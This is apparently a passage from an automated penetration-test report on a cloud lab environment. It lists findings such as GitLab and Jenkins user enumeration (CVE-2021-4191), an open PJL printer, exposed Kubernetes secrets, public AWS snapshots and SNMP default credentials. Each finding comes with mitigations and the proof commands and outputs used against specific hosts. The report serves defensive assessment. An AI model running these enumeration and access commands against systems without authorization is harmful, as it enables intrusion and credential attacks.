34.204.0.143 : 8081	34.204.0.143	Mortbay Jetty on 34.204.0.143 (ec2-34-204-0-143.compute-1.amazonaws.com) Port 8081		MEDIUM 5.3

Proofs

Proofs of exploitability against affected asset **Mortbay Jetty on 34.204.0.143 (ec2-34-204-0-143.compute-1.amazonaws.com) Port 8081**

HTTP response containing the contents of the web.xml file retrieved from the web root of the vulnerable target

```
02/06/2024, 12:24 PM

$ /opt/h3/nuclei -iserver http://main.interacth3.io -itoken N4**********************************Z1 -interactions-
poll-duration 2 -silent -disable-update-check -no-color -irr -tags h3p0 -json -t /opt/h3/nuclei-
templates/all/ -l urls.txt -system-resolvers -o output.ndjson

HTTP/1.1 200 OK
Content-Length: 209
Accept-Ranges: bytes
Content-Type: application/xml
Last-Modified: Wed, 23 Aug 2023 13:22:45 GMT
Server: Jetty(11.0.5)

<!DOCTYPE web-app PUBLIC
 "-//Sun Microsystems, Inc.//DTD Web Application 2.3//EN"
 "http://java.sun.com/dtd/web-app_2_3.dtd" >

<web-app>
<display-name>ColdFusionX - Web Application</display-name>
</web-app>
```

HTTP response containing the contents of the web.xml file retrieved from the web root of the vulnerable target

```
02/06/2024, 12:24 PM

$ /opt/h3/nuclei -iserver http://main.interacth3.io -itoken N4**********************************Z1 -interactions-
poll-duration 2 -silent -disable-update-check -no-color -irr -tags h3p0 -json -t /opt/h3/nuclei-
templates/all/ -l urls.txt -system-resolvers -o output.ndjson

HTTP/1.1 200 OK
Content-Length: 209
Accept-Ranges: bytes
Content-Type: application/xml
Last-Modified: Wed, 23 Aug 2023 13:22:45 GMT
Server: Jetty(11.0.5)

<!DOCTYPE web-app PUBLIC
 "-//Sun Microsystems, Inc.//DTD Web Application 2.3//EN"
 "http://java.sun.com/dtd/web-app_2_3.dtd" >

<web-app>
<display-name>ColdFusionX - Web Application</display-name>
</web-app>
```

2.3.44. Gitlab GraphQL API Unauthenticated User Enumeration

MEDIUM 5.3

CVE-2021-4191

Details

An issue has been discovered in GitLab CE/EE affecting versions 13.0 to 14.6.5, 14.7 to 14.7.4, and 14.8 to 14.8.2. Private GitLab instances with restricted sign-ups may be vulnerable to user enumeration to unauthenticated users through the GraphQL API.

This vulnerability enables an attacker to enumerate Gitlab users. This provides a starting point for attackers to launch brute force, password guessing, and credential stuffing attacks.

Unauthorized Access | Information Disclosure

Mitigations

- Update Gitlab version to >= 14.6.6, 14.7.5, or 14.8.3

References

- CVE-2021-4191 @ **https://nvd.nist.gov/vuln/detail/CVE-2021-4191**
- Gitlab Critical Security Release: 14.8.2, 14.7.4, and 14.6.5 @ **https://about.gitlab.com/releases/2022/02/25/critical-security-release-gitlab-14-8-2-released/#unauthenticated-user-enumeration-on-graphql-api**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
18.215.183.13 : 443	18.215.183.13	GitLab on 18.215.183.13 (ec2-18-215-183-13.compute-1.amazonaws.com) Port 443		MEDIUM 5.3

Proof

Proof of exploitability against affected asset **GitLab on 18.215.183.13 (ec2-18-215-183-13.compute-1.amazonaws.com) Port 443**

List of users gained by exploiting CVE-2021-4191

```
02/06/2024, 12:11 PM

$ python3 /opt/h3/CVE-2021-4191.py --rurl https://18.215.183.13:443/api/graphql --host
gitlab.goat.example.com

{
    "users": [
        {
            "id": "gid://gitlab/User/1",
            "bot": false,
            "username": "root",
            "email": null,
            "publicEmail": null,
            "name": "Administrator",
            "webUrl": "https://gitlab.goat.example.com/root",
            "webPath": "/root",
            "avatarUrl": "https://secure.gravatar.com/avatar/e64c7d89f26bd1972efa854d13d7dd61?s=80&d=ident
icon",
            "state": "active",
            "location": null,
            "status": null,
            "userPermissions": {
                "createSnippet": false
            },
            "groupCount": null,
            "groups": null,
            "starredProjects": {
                "nodes": []
            },
            "projectMemberships": {
                "nodes": []
            },
            "namespace": null,
            "callouts": {
                "nodes": []
            }
        }
    ]
}
```

2.3.45. Anonymous Access to Printer using PJL or PS

MEDIUM 5

H3-2020-0003

Details

The remote host is a printer that is open to anonymous HP Printer Job Language (PJL) or Postscript (PS) commands.

Attackers can manipulate and capture print jobs, recover passwords stored on the printer file system, or perform physical damage against the printer.

Defacement | File Upload | Remote Code Execution | Information Disclosure | Denial Of Service | Unauthorized Access

Mitigations

- Disable printing over port 9100, or disable anonymous access by configuring passwords for PJL and file system access.

References

- CWE-200: Exposure of Sensitive Information to an Unauthorized Actor @ **https://cwe.mitre.org/data/definitions/200.html**
- Printer Exploitation Toolkit @ **https://github.com/RUB-NDS/PRET**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
54.166.18.219 : 9100	54.166.18.219	Printer Service on 54.166.18.219 (ec2-54-166-18-219.compute-1.amazonaws.com) Port 9100		MEDIUM 5

Proof

Proof of exploitability against affected asset **Printer Service on 54.166.18.219 (ec2-54-166-18-219.compute-1.amazonaws.com) Port 9100**

PRET discovered an open printer with pjl language

```
02/06/2024, 11:55 AM

$ python3 /opt/h3/enum_printers.py -f 54_166_18_219.txt

Please install the 'colorama' module for color support.
     _________________
    _/________________/|
   /_____________/___//||   PRET | Printer Exploitation Toolkit v0.40
  |===         |----| ||    by Jens Mueller <jens.a.mueller@rub.de>
  |            |   ô| ||
  |____________|   ô| ||
  | |||.´---.||    | ||      pentesting tool that made
  |-|||_____\||-.  | |´         dumpster diving obsolete..
  |_||=L==H==||_|__|/

     (ASCII art by
     Jan Foerster)

Connection to 54.166.18.219 established
Device:   hp LaserJet 4200


54.166.18.219:/> exit
```

2.3.46. Kubernetes Service Account Token Exposure

MEDIUM 5

H3-2021-0007

Details

Every pod in Kubernetes is associated with a service account which by default has access to the Kubernetes API. This access is made available to pods by Kubernetes via an auto-generated token.

If exposed, an attacker can use a service account token to access sensitive information via requests to the API Server.

Information Disclosure | Unauthorized Access

Mitigations

- Explicitly specify a service account for all of your workloads (serviceAccountName in Pod.Spec), and manage their permissions according to the least privilege principle.
- Consider opting out of automatic mounting of SA token using automountServiceAccountToken: false on ServiceAccount resource or Pod.spec.
- Review the RBAC permissions to Kubernetes API server for the anonymous and default service account.

References

- Configure Service Accounts for Pods @ **https://kubernetes.io/docs/tasks/configure-pod-container/configure-service-account/**
- Using RBAC Authorization @ **https://kubernetes.io/docs/reference/access-authn-authz/rbac/**
- CIS Benchmarks: Securing Kubernetes @ **https://www.cisecurity.org/benchmark/kubernetes/**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
3.85.52.200 : 443	3.85.52.200	Kubernetes API Server on 3.85.52.200 (ec2-3-85-52-200.compute-1.amazonaws.com) Port 443		MEDIUM 5

Proof

Proof of exploitability against affected asset **Kubernetes API Server on 3.85.52.200 (ec2-3-85-52-200.compute-1.amazonaws.com) Port 443**

Proof of weakness H3-2021-0007, Kubernetes token exposure

```
02/06/2024, 11:59 AM

$ root@kali:~ # /usr/bin/curl -sk "https://k8s-cluster2-master.pod04.example.com/api/v1/secrets"

ey**************************BQ
```

2.3.47. Unauthenticated Access to Apache Solr

MEDIUM 5

H3-2022-0028

Details

Solr is highly reliable, scalable and fault tolerant, providing distributed indexing, replication and load-balanced querying, automated failover and recovery, centralized configuration and more.

Depending on permissions, an attacker could get, modify, or delete resources that may be inaccessible otherwise. The impact of this flaw varies based on what services and resources are available on the network.

Unauthorized Access | Information Disclosure

Mitigations

- Disable anonymous access. Administrators should configure their deployments following guides listed in references.

References

- Basic Authentication Plugin @ **https://solr.apache.org/guide/7_6/basic-authentication-plugin.html**
- Securing Solr With Basic Authentication @ **https://lucidworks.com/post/securing-solr-basic-auth-permission-rules/**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
3.91.156.158 : 8984	3.91.156.158	Apache Solr on 3.91.156.158 (ec2-3-91-156-158.compute-1.amazonaws.com) Port 8984		MEDIUM 5
184.73.131.205 : 8983	184.73.131.205	Apache Solr on 184.73.131.205 (ec2-184-73-131-205.compute-1.amazonaws.com) Port 8983		MEDIUM 5

Proof

Proof of exploitability against one of the affected assets: **Apache Solr on 3.91.156.158 (ec2-3-91-156-158.compute-1.amazonaws.com) Port 8984**

Exposure at http://3.91.156.158:8984/solr/admin/cores


```
{
  "responseHeader":{
    "status":0,
    "QTime":0},
  "initFailures":{},
  "status":{
    "gettingstarted":{
      "name":"gettingstarted",
      "instanceDir":"/var/solr/data/gettingstarted",
      "dataDir":"/var/solr/data/gettingstarted/data/",
      "config":"solrconfig.xml",
      "schema":"managed-schema",
      "startTime":"2024-02-06T20:31:23.658Z",
      "uptime":72656,
      "index":{
        "numDocs":0,
        "maxDoc":0,
        "deletedDocs":0,
        "indexHeapUsageBytes":0,
        "version":2,
        "segmentCount":0,
        "current":true,
        "hasDeletions":false,
        "directory":"org.apache.lucene.store.NRTCachingDirectory:NRTCachingDirectory(MMapDirectory@/var/solr/data/gettingstarted/data/index lockFactory=org.apache.lucene.store.NativeFSLockFactory@73d3df2a; maxCacheMB=48.0 maxMergeSizeMB=4.0)",
        "segmentsFile":"segments_1",
        "segmentsFileSizeInBytes":69,
        "userData":{},
        "sizeInBytes":69,
        "size":"69 bytes"}}}}
```


2.3.48. Unauthenticated Access to Jenkins People Directory

MEDIUM 5

H3-2022-0033

Details

The Jenkins People Directory requires no authentication.

An unauthenticated attacker can use the data available on this page to compile a list of known users to conduct further credential attacks with. Jenkins applications are likely targets of attackers due to the abundance of information and

credentials stored on it.

Unauthorized Access | Information Disclosure

Mitigations

- Disable anonymous access. Administrators should configure their deployments following guides listed in references.

References

- Managing Security @ **https://www.jenkins.io/doc/book/security/managing-security/**
- Access granted with Overall/Read @ **https://www.jenkins.io/doc/book/security/access-control/permissions/#overall-read**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
18.208.189.246 : 443	18.208.189.246	Jenkins on 18.208.189.246 (ec2-18-208-189-246.compute-1.amazonaws.com) Port 443		MEDIUM 5
34.204.0.143 : 8080	34.204.0.143	Jenkins on 34.204.0.143 (ec2-34-204-0-143.compute-1.amazonaws.com) Port 8080		MEDIUM 5


Proofs

Proofs of exploitability against one of the affected assets: **Jenkins on 18.208.189.246 (ec2-18-208-189-246.compute-1.amazonaws.com) Port 443**

List of Jenkins usernames found

```
02/06/2024, 12:09 PM

$ python3 /opt/h3/jenkins_users.py -u https://18.208.189.246:443/ --vhost jenkins.goat.example.com

admin
nsunkavally
```

Vulnerable application at https://18.208.189.246:443/asynchPeople/



2.3.49. Jenkins Self-Signup Enabled

MEDIUM 5

H3-2022-0071

Details

The Jenkins instance permits anyone to create an account and log in to the Jenkins server.

An attacker can abuse Jenkins self-signup to potentially access sensitive information such as passwords, private keys, and tokens. Attackers may be able to perform sensitive actions depending on the configuration of the server.

Unauthorized Access | Information Disclosure

Mitigations

- Disable self signup by going to Manage Jenkins -> Configure Global Security -> Security Realm -> ensure "Allow users to sign up" is unchecked.
- Ensure that users who are allowed to self-register have no permissions within the Jenkins application by default.

References

- Researchers found misconfigured Jenkins servers leaking sensitive data @ **https://securityaffairs.co/wordpress/68028/hacking/misconfigured-jenkins-servers.html**


Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
34.204.0.143 : 8080	34.204.0.143	Jenkins on 34.204.0.143 (ec2-34-204-0-143.compute-1.amazonaws.com) Port 8080		MEDIUM 5
18.208.189.246 : 443	18.208.189.246	Jenkins on 18.208.189.246 (ec2-18-208-189-246.compute-1.amazonaws.com) Port 443		MEDIUM 5

Proof

Proof of exploitability against one of the affected assets: **Jenkins on 34.204.0.143 (ec2-34-204-0-143.compute-1.amazonaws.com) Port 8080**

Exposure at http://34.204.0.143:8080/signup



2.3.50. Unauthenticated Gitlab User Enumeration

MEDIUM 5

H3-2022-0078

Details

The Gitlab users can be enumerated without authentication when access is set to 'Public'.

An unauthenticated attacker can query the server and use the data returned to compile a list of known users to conduct further credential attacks with. Gitlab applications are likely targets of attackers due to the abundance of information and credentials stored on it.

Unauthorized Access | Information Disclosure

Mitigations

- Disable 'Public' access. Administrators should configure their deployments following guides listed in references.

References

- Project and group visibility @ **https://gitlab.com/gitlab-org/gitlab-foss/-/blob/master/doc/user/public_access.md**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
184.73.131.205 : 8080	184.73.131.205	GitLab on 184.73.131.205 (ec2-184-73-131-205.compute-1.amazonaws.com) Port 8080		MEDIUM 5

Proof

Proof of exploitability against affected asset **GitLab on 184.73.131.205 (ec2-184-73-131-205.compute-1.amazonaws.com) Port 8080**

List of Gitlab usernames found

```
02/06/2024, 12:11 PM

$ python3 /opt/h3/gitlab_user_enum.py -u http://184.73.131.205:8080/users/sign_in/

root
user
jsmith
a-jsmith
alert-bot
support-bot
```

2.3.51. Unauthenticated Jenkins Dashboard Exposure

MEDIUM 5

H3-2023-0026

Details

A Jenkins Dashboard was discovered accessible to unauthenticated users.

Attackers can use this access to create, modify or delete jobs as well as edit settings on the server.

Information Disclosure | Unauthorized Access

Mitigations

- Enable security through authentication using the guide provided by Jenkins.

References

- Securing Jenkins @ **https://www.jenkins.io/doc/book/security/managing-security/**


Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
18.208.189.246 : 443	18.208.189.246	Jenkins on 18.208.189.246 (ec2-18-208-189-246.compute-1.amazonaws.com) Port 443		MEDIUM 5
34.204.0.143 : 8080	34.204.0.143	Jenkins on 34.204.0.143 (ec2-34-204-0-143.compute-1.amazonaws.com) Port 8080		MEDIUM 5

Proof

Proof of exploitability against one of the affected assets: **Jenkins on 18.208.189.246 (ec2-18-208-189-246.compute-1.amazonaws.com) Port 443**

Exposure at https://18.208.189.246



2.3.52. Public Access to Amazon EC2 AMI

MEDIUM 4.5

H3-2022-0088

Details

An Amazon EC2 AMI (Amazon Machine Image) in your AWS account is publicly accessible, either to everyone or to any authenticated (cross-account) AWS user.

Attackers may be able to access sensitive data in the EC2 AMI such as browser history and stored passwords

Information Disclosure | Unauthorized Access

Mitigations

- Remove public access to the Amazon EC2 AMI if it does not need to be public.
- If it needs to remain publicly accessible, remove all sensitive information from the AMI including browser history and stored passwords.

References

- AWS Best Practice - Share EC2 AMI with Only Specific AWS Accounts @ **https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/sharingamis-explicit.html**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
arn:aws:ec2:us-east-2:691429674719:image/ami-03fbf714e4910ff68		AWS EC2 Resource arn:aws:ec2:us-east-2:691429674719:image/ami-03fbf714e4910ff68		MEDIUM 4.5

Proof

Proof of exploitability against affected asset **AWS EC2 Resource arn:aws:ec2:us-east-2:691429674719:image/ami-03fbf714e4910ff68**

A Public AWS EC2 Image discovered: arn:aws:ec2:us-east-2:691429674719:image/ami-03fbf714e4910ff68

```
02/06/2024, 12:13 PM

$ python3 /opt/h3/aws_enum_public_ec2_resources.py --account 691429674719

arn:aws:ec2:us-east-2:691429674719:image/ami-03fbf714e4910ff68:
{
    "RootDeviceType": "ebs",
    "Region": "us-east-2",
    "ImageLocation": "691429674719/AppTest1",
    "BlockDeviceMappings": [
        {
            "DeviceName": "/dev/xvda",
            "Ebs": {
                "DeleteOnTermination": true,
                "SnapshotId": "snap-06a19b9d04f902946",
                "VolumeSize": 8,
                "VolumeType": "gp2",
                "Encrypted": false
            }
        }
    ],
    "Public": true
}
```

2.3.53. Public Access to Amazon EBS Snapshot

MEDIUM 4.5

H3-2022-0089

Details

An Amazon EBS Snapshot in your AWS account is publicly accessible, either to everyone or to any authenticated (cross-account) AWS user.

Attackers may be able to access sensitive data in the EBS snapshot such as browser history and stored passwords

Information Disclosure | Unauthorized Access

Mitigations

- Remove public access to the Amazon EBS Snapshot if it does not need to be public.
- If it needs to remain publicly accessible, remove all sensitive information from the snapshot including browser history and stored passwords.

References

- AWS Best Practice - Prevent EBS Public Snapshots @ **https://docs.aws.amazon.com/config/latest/developerguide/ebs-snapshot-public-restorable-check.html**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
arn:aws:ec2:us-east-2:691429674719:snapshot/snap-06a19b9d04f902946		AWS EC2 Resource arn:aws:ec2:us-east-2:691429674719:snapshot/snap-06a19b9d04f902946		MEDIUM 4.5

Proof

Proof of exploitability against affected asset **AWS EC2 Resource arn:aws:ec2:us-east-2:691429674719:snapshot/snap-06a19b9d04f902946**

A Public AWS EBS Snapshot discovered: snap-06a19b9d04f902946

```
02/06/2024, 12:13 PM

$ python3 /opt/h3/aws_enum_public_ec2_resources.py --account 691429674719

arn:aws:ec2:us-east-2:691429674719:snapshot/snap-06a19b9d04f902946:
{
    "Region": "us-east-2",
    "Encrypted": false
}
```

2.3.54. Public Access to Amazon RDS Snapshot

MEDIUM 4.5

H3-2022-0090

Details

An Amazon RDS Snapshot in your AWS account is publicly accessible, either to everyone or to any authenticated (cross-account) AWS user.

Attackers can deploy an RDS instance from this public RDS snapshot and search for sensitive data stored in the database.

Information Disclosure | Unauthorized Access

Mitigations

- Remove public access to the Amazon RDS Snapshot if it does not need to be public.
- If it needs to remain publicly accessible, remove all sensitive information from the RDS database snapshot.

References

- AWS Best Practice - Prevent RDS Public Snapshots @ **https://docs.aws.amazon.com/config/latest/developerguide/rds-snapshots-public-prohibited.html**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
arn:aws:rds:us-east-1:691429674719:snapshot:database-take-1-final-snapshot		AWS RDS Resource arn:aws:rds:us-east-1:691429674719:snapshot:database-take-1-final-snapshot		MEDIUM 4.5

Proof

Proof of exploitability against affected asset **AWS RDS Resource arn:aws:rds:us-east-1:691429674719:snapshot:database-take-1-final-snapshot**

A Public AWS RDS Snapshot discovered: arn:aws:rds:us-east-1:691429674719:snapshot:database-take-1-final-snapshot

```
02/06/2024, 12:12 PM

$ python3 /opt/h3/aws_enum_public_rds.py --account 691429674719

{
    "DBSnapshotIdentifier": "arn:aws:rds:us-east-1:691429674719:snapshot:database-take-1-final-snapshot",
    "DBInstanceIdentifier": "database-take-1",
    "SnapshotCreateTime": "2022-09-09 16:33:27.489000+00:00",
    "Engine": "mariadb",
    "AllocatedStorage": 20,
    "Status": "available",
    "Port": 3306,
    "AvailabilityZone": "us-east-1a",
    "VpcId": "vpc-0cfaa382c4ed2c02f",
    "InstanceCreateTime": "2022-09-09 16:18:16.168000+00:00",
    "MasterUsername": "admin",
    "EngineVersion": "10.6.8",
    "LicenseModel": "general-public-license",
    "SnapshotType": "public",
    "OptionGroupName": "default:mariadb-10-6",
    "PercentProgress": 100,
    "StorageType": "gp2",
    "Encrypted": false,
    "DBSnapshotArn": "arn:aws:rds:us-east-1:691429674719:snapshot:database-take-1-final-snapshot",
    "IAMDatabaseAuthenticationEnabled": false,
    "ProcessorFeatures": [],
    "DbiResourceId": "db-H2N4R3TBQ3BWKIRDVXCPRG5XHM",
    "OriginalSnapshotCreateTime": "2022-09-09 16:33:27.489000+00:00",
    "SnapshotTarget": "region",
    "StorageThroughput": 0,
    "DedicatedLogVolume": false
}
```

2.3.55. Apache Tomcat Example Scripts Exposed

MEDIUM 4

H3-2022-0047

Details

Example scripts come with Apache Tomcat v4.x - v7.x by default

These files can be used by attackers to gain information about the system. These scripts are also known to be vulnerable to cross site scripting (XSS) injection and may leak sensitive session information about users.

Information Disclosure

Mitigations

- Restrict access to these files or remove them from the system.

References

- Apache Tomcat vulnerabilities @ **https://tomcat.apache.org/security-4.html**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
18.208.189.246 : 443	18.208.189.246	Apache Tomcat on 18.208.189.246 (ec2-18-208-189-246.compute-1.amazonaws.com) Port 443		MEDIUM 4

Proof

Proof of exploitability against affected asset **Apache Tomcat on 18.208.189.246 (ec2-18-208-189-246.compute-1.amazonaws.com) Port 443**

Exposure at https://18.208.189.246/examples/jsp/snp/snoop.jsp

2.3.56. IIS web.config File Exposure

LOW 3.5

H3-2022-0049

Details

The IIS server configuration file web.config is exposed.

Having server configuration exposed supplies a lot of sensitive information which may help an attacker to prepare for an attack of the applications.

Information Disclosure

Mitigations

- Restrict access to these files.

References

- Web.config file exposed vulnerability @ **https://community.spiceworks.com/topic/2295658-web-config-file-exposed-vulnerability**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
34.204.0.143 : 80	34.204.0.143	Microsoft IIS on 34.204.0.143 (ec2-34-204-0-143.compute-1.amazonaws.com) Port 80		LOW 3.5

Asset	Host	Description	Downstream Impacts	Severity
54.91.240.159 : 80	54.91.240.159	Microsoft IIS on 54.91.240.159 (ec2-54-91-240-159.compute-1.amazonaws.com) Port 80		LOW 3.5

Proof

Proof of exploitability against one of the affected assets: **Microsoft IIS on 34.204.0.143 (ec2-34-204-0-143.compute-1.amazonaws.com) Port 80**

Truncated HTTP response containing web.config file. Visit http://34.204.0.143/web.config to see the file.

```
02/06/2024, 12:09 PM

$ /opt/h3/nuclei -iserver http://main.interacth3.io -itoken N4**************************Z1 -interactions-poll-duration 2 -silent -disable-update-check -no-color -irr -json -w /opt/h3/nuclei-templates/workflows/h3-external.yaml -l urls.txt -system-resolvers -o output.ndjson

HTTP/1.1 200 OK
Connection: close
Content-Length: 4555
Accept-Ranges: bytes
Date: Tue, 06 Feb 2024 20:09:46 GMT
Etag: "11cb-581610046bd00"
Last-Modified: Fri, 08 Feb 2019 12:21:40 GMT
```

2.3.57. Weak or Default Credentials - SNMP

LOW 3

H3-2021-0015

Details

Weak credentials include passwords that are easily obtained by password guessing, password spraying, or cracked using dictionary attacks. Default passwords are publicly known and obtainable by an attacker and provide immediate access to a system.

An attacker can openly maneuver throughout an environment and access information if a password is compromised.

Information Disclosure | Unauthorized Access

Mitigations

- Ensure a strong password policy is in place and users are properly trained on best practices. Consider the use of a password manager to store complex passwords where possible.
- Identify a configuration management process that ensures default credentials are changed before systems are deployed in a production environment.
- Implement multi-factor authentication where possible.

References

- CWE-521: Weak Password Requirements @ **https://cwe.mitre.org/data/definitions/521.html**
- T1110: Brute Force @ **https://attack.mitre.org/techniques/T1110/**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
(anonymous)	184.73.131.205	(anonymous)		LOW 3
(anonymous)	184.73.131.205	(anonymous)		LOW 3

Proofs

Proofs of exploitability against one of the affected assets: **(anonymous)**

Proof of write access using snmp-check

```
02/06/2024, 12:06 PM

$ snmp-check -v 1 -t 60 -r 3 -d -w -c T*************P 184.73.131.205

